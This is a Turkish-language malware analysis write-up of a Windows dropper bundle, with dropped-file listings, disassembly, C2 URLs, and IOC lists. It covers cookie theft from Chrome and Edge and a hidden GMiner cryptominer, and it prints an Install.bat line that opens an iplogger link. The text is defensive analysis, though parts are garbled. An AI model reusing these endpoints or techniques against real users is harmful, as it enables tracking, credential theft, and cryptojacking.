Sonia_7.exe	Sonia_8.exe	Sonia_9.exe	Sonia_10.exe	ee.exe      zz.exe
2.exe	2-42AT~1.EXE	download.error	ntkrnlmp.pdb	1587087885.exe
1763683596.exe	axhub.dll	CC4F.tmp	dbghelp.dll	symsrv.dll
api-ms-win-core-namedpipe-l1-1-0.dll	tmp26A9.tmp	owegj.exe	6ido0sjUdET8jRftOSc3hmIV.exe	
api-ms-win-core-string-l1-1-0.dll	6Tnz3PeIVSgDBk5llzA16244.exe			
8H6ZWCCbqKQZqr1ZDzSBxK6x.exe	8TJ9VtKLB52kA6SeboPhDGTf.exe			
aXl2zAftEqK3NhbWkMC9tlu9.exe	b7v49ezmfyY8yPUI728VzS6.exe			
DVRrv75N3d0cq9kr9v1nybhD.exe	jdW6amdvlOIhFhGwlbHrF9bld.exe			
jXKnQe3TxYFteWy6j3yegXVO.exe	ksn2FwIHkR6RbDWc4wPt3JNr.exe			
MWfsWcm042byzXi5l9sNEvpV.exe	pVewZJtymI5fXqzzLBi4BYUA.exe			
QilxAKnbZiFvrlaHVYrVaCor.exe	tXIH2r9moz62hZPcvlryh0o3.exe			
vqd7AT7ae6Trme1GYn3mYmhh.exe	xvakguFf42t2cm80ddcmFdSW.exe			
YDQgBKZPYWCdWgcUNzdp3XSu.exe	xmNWhWqAFpLCfekZ83BQg4bT.exe			
_O6dRJaKSVIsmYSHDNe2HP2J.exe	_O6dRJaKSVIsmYSHDNe2HP2J.exe			
2M3NhGrvxSqWKxfUZaLIV6T3.exe	3EaucCSGZDQ6kBhOhGL6Gzls.exe			
4YuMZqplHmQunPxfoSr8reVN.exe	5EZopq09PuytQxgh7s3mcjdM.exe			
7_6ykZv7EvdCcqp5NVamsE5Z.exe	9kEtX2IGRqLKvOoj8IHVD5nN.exe			
a0b6FbwIMTk4Pu1B7S6kg54S.exe	a2oOWdAaiKKhVMBVvYfzoevb.exe			
b9m753ZLMwrPudU1Z8oLgpRu.exe	bk7ZfU2gLDOfP4WwGCutiJ9y.exe			
patch.exe	narbux.exe	injector.exe	ww31.exe	

bunlar sadece drop edilen dosyaların bi kısmı , bazı dosyaları indirip işlem yapıp direkt siliyor.

rhIFScw3Bg7oIZD9a_b3xSU.exe	26.07.2021 21:53	Uygulama	370 KB	TrvM7s0s3KdM4eOdM8ZW8H.exe	25.07.2021 06:41	Uygulama	604 KB	dqm9G_9VN8gd1HFPBzOmPPX.exe	25.07.2021 06:41	Uygulama	1.723 KB
sf5GCFWPls1nMISLdKpgNz_L.exe	25.07.2021 06:41	Uygulama	1 KB	juovVpjQWCWNd9DB8BwhXpu.exe	25.07.2021 06:42	Uygulama	4.359 KB	EacF9GGQMTeH80hMkMuka4e87.exe	25.07.2021 05:56	Uygulama	196 KB
svM7KVICRlpK6gPv5ME3qo.exe	26.07.2021 21:53	Uygulama	337 KB	picWP07xybgJ9NHj5pyaYZ.exe	26.07.2021 21:53	Uygulama	396 KB	Ebo8RV03Y0e1nzk27X80gdG.exe	26.07.2021 22:05	Uygulama	1 KB
teDUQupgbtMOERB31_G705v.exe	26.07.2021 22:05	Uygulama	1.723 KB	keVQwVwzifdSMLfMLHWKsU.exe	26.07.2021 21:53	Uygulama	372 KB	K6FVRELhnhNTqCpInNb_BQ.exe	25.07.2021 05:56	Uygulama	1 KB
tfz2HQEqyHIEF03l0Lx.exe	25.07.2021 06:42	Uygulama	338 KB	kKQIHzuASH6ISToXQ2jg0_D.exe	25.07.2021 05:56	Uygulama	317 KB	FdlbeFYWKQWjWtmZ5oRfMVAq.exe	26.07.2021 21:53	Uygulama	1 KB
UA_wqzif_iPQwMMZvCWFFDZ_.exe	26.07.2021 21:53	Uygulama	3.012 KB	KXCIdw4nSKGzyV4up7Kt0e4d.exe	25.07.2021 05:56	Uygulama	212 KB	Fd8N9a18jQV9jtpk3Z5oRfMVAq.exe	25.07.2021 05:56	Uygulama	396 KB
uPmye7A81nJK805D5KaNP_AK.exe	26.07.2021 21:53	Uygulama	1.723 KB	KsPXNHb9N9d0SYhgTn64PO.exe	26.07.2021 22:05	Uygulama	5 KB	gaCSbzYvOlvwAHDV8AM6P.exe	25.07.2021 05:56	Uygulama	338 KB
v0ndBwUldskHkfd_d2dn3.exe	26.07.2021 21:53	Uygulama	240 KB	LD11859OnPtoVn9e39CkF.exe	25.07.2021 06:41	Uygulama	372 KB	gpfCtJ3MphVjy58Kn9EceH.exe	26.07.2021 21:53	Uygulama	396 KB
vi5rTov63MHgkLmU05tM0q.exe	26.07.2021 22:05	Uygulama	337 KB	LM6eVgVvUF2P1c4Qk6dH84.exe	26.07.2021 21:53	Uygulama	1.450 KB	GatPyTTC5nL_cBzBuZMRf.exe	25.07.2021 05:56	Uygulama	713 KB
VnuABvbtVnEHVn7Oqkcz3UB.exe	25.07.2021 06:41	Uygulama	240 KB	MfikR8z3U0duU4lV0bTa0.exe	26.07.2021 22:05	Uygulama	240 KB	H0KalcHnm3d8PCyFmQcmK.exe	25.07.2021 06:41	Uygulama	428 KB
vOAQmcgr2dJlBmmRloLulRc.exe	25.07.2021 06:41	Uygulama	318 KB	m0QEKnUDMJsctVau0462dl.exe	26.07.2021 21:53	Uygulama	370 KB	H0CghH53LNAV70bHutIMBd.exe	26.07.2021 21:53	Uygulama	5 KB
vsuEpyTADIBD5cE99AR0HP.exe	25.07.2021 05:56	Uygulama	428 KB	m2DikT4M_yQeVWvbiP0r5.exe	26.07.2021 21:53	Uygulama	372 KB	HXWQ2g5KsU8D9h75AJTl.exe	25.07.2021 06:41	Uygulama	196 KB
vtkzZl6knH4z708hsa0mTm.exe	26.07.2021 22:05	Uygulama	396 KB	o8WYgVhpfYMB8WepDn2kwl.exe	26.07.2021 22:05	Uygulama	1 KB	HGefFQpQoukQUTpXRXN_LL.exe	26.07.2021 22:05	Uygulama	372 KB
Y7aMvPCZMCjgrVq7uXWDev.exe	26.07.2021 21:53	Uygulama	1 KB	OECkZLw6kHvg2_hfuzlg.exe	26.07.2021 21:53	Uygulama	4.611 KB	hILHVZ31BQ3GM_pbm3QM72.exe	25.07.2021 05:56	Uygulama	371 KB
YnamuUgPD7K1Y_1abvmtBFP.exe	25.07.2021 05:56	Uygulama	240 KB	OUWU4LzYkZ3Dyfeim8v_Z.exe	25.07.2021 06:41	Uygulama	1.450 KB	HojQ2soale5dyo2ZsAsneBD.exe	26.07.2021 21:53	Uygulama	212 KB
Zuh8ymSnS5NiwXkXtXuLGe.exe	26.07.2021 22:05	Uygulama	372 KB	p1X3emKvnsKmeozQOb5Bq.exe	26.07.2021 22:05	Uygulama	4.611 KB	hQOfLimgQmWzgwgoZocOh_.exe	25.07.2021 06:42	Uygulama	1 KB
z2NWQ7qbobiL8YhgzDnyilu_.exe	26.07.2021 22:05	Uygulama	539 KB	p4E3DIUDVub8OcJgWjWnJ.exe	25.07.2021 05:56	Uygulama	372 KB	hadTHZMUSe3mldq8W9U5f.exe	25.07.2021 05:56	Uygulama	4.543 KB

Ad	İnternet Adresi	Tür	Boyut	Statü	Son Değişime	Son Erişim Tarihi
msn	http://138.202.183.30/msn/640	Uygulama	430 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51
msn	http://138.202.183.30/msn/640	Uygulama	1.027 KB	20.07.2021 15:55	14.11.2018 18:53	19.07.2021 15:51

Düzenle	Aç	Yaz	Yeni klasör	Ad	Değiştirme tarihi	Tür	Boyut
Sık Kullanılanlar				perfc01f.dat	25.07.2021 01:13	DAT Dosyası	137 KB
Karşından Yükle				perfc009.dat	25.07.2021 01:13	DAT Dosyası	119 KB
Masaüstü				perfh01f.dat	25.07.2021 01:13	DAT Dosyası	641 KB
Son Yerler				perfh009.dat	25.07.2021 01:13	DAT Dosyası	639 KB
Kitaplıklar				PerfStringBackup.INI	25.07.2021 01:13	Yapılandırma ayar...	1.532 KB
Belgeler				7B296F80-376B-497e-B012-9C450E1B7327-5...	25.07.2021 01:11	C7483456-A289-4...	31 KB
Müzik				7B296F80-376B-497e-B012-9C450E1B7327-5...	25.07.2021 01:11	C7483456-A289-4...	31 KB
Resimler				ntkmlmp.exe	24.07.2021 03:44	Uygulama	5.423 KB
Video				osloader.exe	24.07.2021 03:44	Uygulama	620 KB

Düzenle	Aç	Kitaplıklar	Bununu paylaş	Yaz	Yeni klasör	Ad	Değiştirme tarihi	Tür	Boyut
Sık Kullanılanlar						injector	23.07.2021 22:19	Dosya klasörü	
Karşından Yükle						injector	23.07.2021 22:20	Dosya klasörü	
Masaüstü						etm2205.exe	23.07.2021 22:20	Uygulama	1.017 KB
Son Yerler						gdsipacc.exe	23.07.2021 22:21	Uygulama	1.827 KB
Kitaplıklar						gdsipacc.exe	23.07.2021 22:21	Uygulama	754 KB
Belgeler						gdsipacc.exe	23.07.2021 22:21	Uygulama	602 KB
Müzik						gdsipacc.exe	23.07.2021 22:21	Uygulama	3.949 KB
Resimler						gdsipacc.exe	23.07.2021 22:21	Uygulama	3.949 KB
Video						gdsipacc.exe	23.07.2021 22:21	Uygulama	3.949 KB
Bilgiyeer						gdsipacc.exe	23.07.2021 22:21	Uygulama	3.949 KB
...						gdsipacc.exe	23.07.2021 22:21	Uygulama	3.949 KB

55vUwVWLnU4RMEbDy6A.exe	25.07.2021 06:45	Uygulama	217 KB
9LABESOTUyG22ApXU4701.exe	25.07.2021 06:45	Uygulama	48 KB
85604PpYU8Q8Kndd8gm.exe	25.07.2021 06:45	Uygulama	5 KB
h2LH4H6vQ2nd6f1AZRT.exe	25.07.2021 06:45	Uygulama	5 KB
kgp4H6UPRagJHMaOnZTE.exe	25.07.2021 05:55	Uygulama	217 KB
Ux4H-2bTutUcncPFfYis.exe	25.07.2021 05:55	Uygulama	48 KB
INPpU7ambFVVOYUQXMDMm.exe	25.07.2021 06:00	Uygulama	217 KB
m3GxX0UDQ3vYUqTECL.exe	25.07.2021 05:55	Uygulama	713 KB
MaYRMaB7QzavHwUj9L.exe	25.07.2021 06:00	Uygulama	48 KB
muChkqHfHFFeQ8LbUEB.exe	25.07.2021 05:55	Uygulama	48 KB
ovwgi.exe	25.07.2021 05:55	Uygulama	48 KB
P3Dw3dWzHgeS8Q8vYwK.exe	25.07.2021 06:50	Uygulama	5 KB
PAALjC4uagG7Yg9h9NIN.exe	25.07.2021 06:40	Uygulama	48 KB
PP99-800TVP999vncb4W.exe	25.07.2021 06:50	Uygulama	48 KB
q8LUNZC3L8hDvYg9pfbp.exe	25.07.2021 05:55	Uygulama	5 KB
smTQ8w5mPz2bHwK9CtE.exe	25.07.2021 06:40	Uygulama	713 KB
v3GBWmyuH2b6QhQp0EQC.exe	25.07.2021 06:50	Uygulama	217 KB
vchf9uagAmdZASh4Q2B9D.exe	25.07.2021 06:00	Uygulama	713 KB
Xg8pAyuHfQu8LmeC4gZ9N.exe	25.07.2021 06:40	Uygulama	217 KB
zMNw2He8wC04qg3D4RVM.exe	25.07.2021 06:50	Uygulama	713 KB

Düzenle	Kitaplıklar	Bununu paylaş	Yaz	Yeni klasör	Ad	Değiştirme tarihi	Tür	Boyut
Sık Kullanılanlar					25477552638.exe	21.07.2021 16:23	Uygulama	595 KB
Karşından Yükle					3374209106.exe	21.07.2021 16:22	Uygulama	510 KB
Masaüstü					43087830353.exe	21.07.2021 16:23	Uygulama	688 KB
Son Yerler								
Kitaplıklar					_metadata	25.07.2021 06:02	Dosya klasörü	
Belgeler					manifest.json	19.07.2021 09:57	JSON Dosyası	1 KB
Müzik					optimization-hints.pb	19.07.2021 09:57	PB Dosyası	56 KB
Resimler								
Video								

2-42at dosyası aslında install.bat dosyasıdır ve iplogger sayfasına yönlendirir.

Ad	Değiştirme tarihi	Tür	Boyut
2.exe	28.06.2021 12:41	Uygulama	33 KB
2-42AT~1.EXE	29.06.2021 15:09	Uygulama	118 KB

Düzenle	Aç	Bununu paylaş	Yazdır	Yaz	Yeni klasör	Ad	Değiştirme tarihi	Tür	Boyut
Belgeler						Install.bat	28.06.2021 11:51	Windows Toplu İş...	
Müzik									
Resimler									
Video									

```

C:\Users\zorzo\AppData\Local\Temp\LPX000.TMP\2-42AT~1\Install.bat - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
change.log [1] Install.bat [3]
1 start https://iplogger.ru/17Feb7 & exit

```

## Adware ve Bağlantı Kurduğu Siteler

Humisnee.com

ip-api.com

facebook.com

Binance.com

37.0.11.41/base/api/getData.php

ipinfo.io

Browzar.com

addthis.com

cdn.discordapp.com

Bet365.com

steamcommunity.com

gql.twitch.com

Avito.ru

pastebin.com

i.instagram.com

oauth.vk.com

api.login.yahoo.com


spolaect.info

walmart.com



google.kz

google.com

res://c:\program files (x86)\browzar\browzar.exe/dnserror.htm#http://www.browzar.com/start/?v=2000




c:\rsss klasöründeki getfp.exe humisnee.com sayfasına giriyor.



00B7CBCA	804D C0	lea ecx, dword ptr ss:[ebp-40]	ecx: "WinHttpConnect"
00B7CBCE	S1	push ecx	
00B7CBCE	S0	push eax	
00B7CBCE	FFD6	call esi	
00B7CBCE	C745 D0 08D0	mov dword ptr ss:[ebp-30], 29E7D008	[ebp-30]: "/base/api/getData.php"
00B7CBCE	C745 D4 A0A3	mov dword ptr ss:[ebp-2C], 427EA3A0	[ebp-2C]: "427EA3A0"
00B7CBCE	C745 D8 A186	mov dword ptr ss:[ebp-28], 6EA986A1	[ebp-28]: "http://37.0.11.41/base/api/getData.php"
00B7CBCE	C745 DC 8D04	mov dword ptr ss:[ebp-24], 1F110401	[ebp-24]: "741F040D: \"d1\""
00B7CBCE	C745 E0 143D	mov dword ptr ss:[ebp-20], 182D73D1A	
00B7CBCE	C745 E4 7A73	mov dword ptr ss:[ebp-1C], 1E970737A	

ip-api.com 'a bağlanıp çeşitli bilgileri alıyor.



## Compact\_Layer

Yönetici hakkı istemeden yönetici olarak çalışması için compat\_layer yapısını kullanıyor.

```
75DB9E6B 7C 31 J1 kernel32.75DB9E9E
75DB9E6D F7C6 test esi,100
75DB9E73 0F85 JNE kernel32.75DCD689
75DB9E79 F745 test dword ptr [esi+1C],6
75DB9E80 74 12 JE kernel32.75DB9E94
75DB9E82 5E pop esi
75DB9E83 FF75 push dword ptr [ebp+18]
75DB9E86 FF75 push dword ptr [ebp+18]
75DB9E89 FF75 push dword ptr [ebp+C]
75DB9E8C FF75 push dword ptr [ebp+10]
75DB9E8F E9 7F JEB kernel32.75DB9E93
75DB9E94 837D cmp dword ptr [ebp+38],0
75DB9E98 0F85 JNE kernel32.75DB9E99
75DB9E9E 8B45 mov ebx,dword ptr [ebp-4]
75DB9EA1 5E pop esi
75DB9EA2 C9 leave
75DB9EA3 C3 34 ret 34
75DB9EA6 90 nop
75DB9EA7 90 nop
75DB9EA8 90 nop
75DB9EA9 90 nop
```

## curl\_easy\_setopt

Curl\_easy\_setopt ile libcurl.dll inin davranışını çalışmasını düzenler

libcurl'a nasıl davranacağını söylemek için kullanılır. Uygun seçenekleri ayarlayarak uygulama, libcurl'un davranışını değiştirir.

```
0051D2BC 8B06 mov eax,dword ptr ds:[esi]
0051D2BE 85C0 test eax,eax
0051D2C0 75 03 JNE setup_install.51D2C5
0051D2C2 8B46 10 mov eax,dword ptr ds:[esi]
0051D2C5 03C2 add eax,edx
0051D2C7 0385 49050000 add eax,dword ptr [ebp+5]
0051D2CD 8B18 mov ebx,dword ptr ds:[esi]
0051D2CF 8B7E 10 mov edi,dword ptr ds:[esi]
0051D2D2 03FA add edi,edx
0051D2D4 03BD 49050000 add edi,dword ptr [ebp+5]
0051D2DA 85DB test ebx,ebx
0051D2DC 0F84 A2000000 JE setup_install.51D384
0051D2DE F7C3 00000080 test ebx,80000080
0051D2E8 75 04 JNE setup_install.51D2EE
0051D2EA 03DA add ebx,edx
0051D2EC 43 inc ebx
0051D2ED 43 inc ebx
0051D2EE 53 push ebx
0051D2EF 81E3 FFFFFFFF and ebx,7FFFFFFF
0051D2F3 53 push ebx
0051D2F5 FB5 45050000 push dword ptr [ebp+5]

EAX 0051B0F8 setup_install.0051B0F8
EBX 0051B142 "curl_easy_setopt"
ECX 77883000 ntdll.77883000
EDX 00400000 setup_install.00400000
EBP 0051D013 setup_install.0051D013
ESP 0028FF68 &"curl_easy_setopt"
ESI 0051B048 setup_install.0051B048
EDI 0051B0F8 setup_install.0051B0F8
EIP 0051D2F5 setup_install.0051D2F5
EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
Varsayılan (stdcall) 5 Kilitli
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 0028FF94
4: [esp+10] 0028FF8C
```



## pthread\_cond\_broadcast


Pthread\_cond\_broadcast () işlevi, şu anda belirtilen durum değışkeni bloke bütün konuları blokesini kaldırmak için kullanılmıştır.



```
0051D2C2 8B46 10    mov eax,dword ptr ds:[esi]
0051D2C5 03C2      add eax,edx
0051D2C7 0385      add eax,dword ptr ss:[ebx]
0051D2CD 8B19      mov ebx,dword ptr ds:[esi]
0051D2CF 8B7E 10    mov edi,dword ptr ds:[esi]
0051D2D2 03FA      add edi,edx
0051D2D4 038D      add edi,dword ptr ss:[ebx]
0051D2DA 85DB      test ebx,ebx
0051D2DC 75 04      jnz setup_install.51D384
0051D2DE 75 04      jnz setup_install.51D2EE
0051D2E8 03DA      add ebx,edx
0051D2EC 43        inc ebx
0051D2ED 43        inc ebx
0051D2EE 53        push ebx
0051D2EF 81E3 FFFFFFFF and ebx,7FFFFFFF
0051D2F5 53        push ebx
0051D2F6 FF85 45050000 push dword ptr ss:[ebp+5]
0051D2F8 FF35 490F0000 call dword ptr ss:[ebp+4]
```


## Inno Setup

Inno Setup yükleyicisinin iki işlemi vardır. Birincil süreç gizli bir süreçtir. Gerçek alt yükleyiciyi geçici bir klasöre çıkarır ve yürütür (gerekirse Yönetici ayrıcalıklarına yükselterek).



```
BA 88B14000 mov edx,sonia_5.40B188
B9 40000000 mov ecx,40
E8 C27FFFFF call sonia_5.4027DC
74 05      je sonia_5.40A751
E8 97F3FFFF call sonia_5.409AE8
33C0      xor eax,ecx
55        push ebp
68 1EA84000 push sonia_5.40A81E
64:FF30    push dword ptr ss:[eax]
64:8920    mov dword ptr [eax],esp
68 587D4000 push sonia_5.407D58
```

Command line: "C:\Users\zorro\AppData\Local\Temp\is-4GL93.tmp\sonia\_5.tmp"  
/SL5="\$5B0346,506127,422400,C:\Users\zorro\Desktop\210703-g9ppb8b36j\_pw\_infected\vürüs\setup\_installer\sonia\_5.exe"






```
0040AB49 C645 D8 00 mov word ptr ss:[ebp-2C],0
0040AB4D 8D55 C4    lea byte ptr ss:[ebp-28],0
0040AB50 B9 02000000 mov ecx,2
0040AB53 B8 10AD4000 mov eax,sonia_5.40AD10
0040AB5A E8 35A6FFFF call sonia_5.405194
8D45 F0    lea eax,dword ptr ss:[ebp-1]
0040AB62 8B15 2CCE40 mov edx,dword ptr ds:[40CE2C]
```

## Cookie Çalma

11111.exe direkt chrome cookielarına erişip bunları çalmaktadır.

Edge için de fug3g.gg.exe 'yi kullanmıştır.



## csrss.exe

C:\Users\%username%\AppData\Local\Temp\csrss' de ki dosyaların hepsi csrss.exe altında çalışır.

Name	PID	CPU	I/O
csrss.exe	2920	0,01	
injecter.exe	10768	0,13	
ww31.exe	1596	7,54	
mg20201223-1.exe	18068	0,55	
ml20201223.exe	6120	8,82	

## ee.exe / zz.exe

ee.exe ve zz.exe olarak csrss de çalışan exeler aslında gminer v2.54 tür

gminer , her cihaz için ayrıntılı bilgilerin görüntülenmesi (sıcaklık, güç tüketimi, soğutucu yükü, bellek frekansı, işlemci frekansı, enerji verimliliği) sağlar.

```
C:\Users\zorro>C:\Users\zorro\Desktop\ee.exe
-----
GMiner v2.54
-----
Allowed options:
-h [ --help ]          display this message
-v [ --version ]       print program version
--list_devices         display available GPUs
-a [ --algo ] arg      mining algorithm
-s [ --server ] arg    stratum server address
-n [ --port ] arg      stratum server port
-u [ --user ] arg      stratum server username
-p [ --pass ] arg      stratum server password
--ssl arg              enable/disable ssl for stratum connection
--ssl_verification arg enable/disable certificates verification
                        for ssl stratum connection
--proto arg            stratum protocol: proxy or stratum
--worker arg           worker name for Ethash stratum, for pools
                        that does not support wallet.worker
-d [ --devices ] arg   space-separated list of devices
-i [ --intensity ] arg space-separated list of intensities (1-100)
```

## getdiskspace.exe

Disk alanları hakkında bilgi verir


```
C:\Users\zorro>C:\Users\zorro\Desktop\csrss\getdiskspace.exe
2021/07/24 03:53:03 drives [A:\ C:\ D:\]
2021/07/24 03:53:03 drive A:\
2021/07/24 03:53:03 drive C:\
2021/07/24 03:53:03 drive D:\
2021/07/24 03:53:03 filtered drives [C:\]
2021/07/24 03:53:03 drive C:\ total 64422408192 free 37133561856
2021/07/24 03:53:03 URL /api/space?uuid= data [{"drive":"C:\\","total":644224081
92,"free":37133561856}]
2021/07/24 03:53:03 failed to post disk space: Post /api/space?uuid=: unsupporte
d protocol scheme ""
```

## smbscanlocal10906.exe

Csrss ye drop ettiği smbscanlocal10906.exe ile olası zafiyet taraması yapmış ve zafiyet bulamamıştır

```
C:\Users\zorro>C:\Users\zorro\Desktop\csrss\smbscanlocal10906.exe
no vulnerable hosts found
C:\Users\zorro>
```

## Kayıt Defterinden Error Reporting Disable Etmesi



## IOCs

185.215.113.62:51929	162.159.133.233	172.67.191.67	104.21.76.97
136.144.41.201	185.20.227.194	185.183.96.53	52.219.156.38
116.202.183.50	74.114.154.18	159.65.63.164	172.67.171.54
148.92.218.88	172.67.201.250	144.202.76.47	212.86.115.78
34.117.59.81:443	34.98.75.36	172.67.199.231	62.233.121.32
2.56.59.245	143.204.98.78	103.155.92.96	111.90.146.149
176.111.254:56328	172.67.186.35	45.139.184.124	95.216.46.125

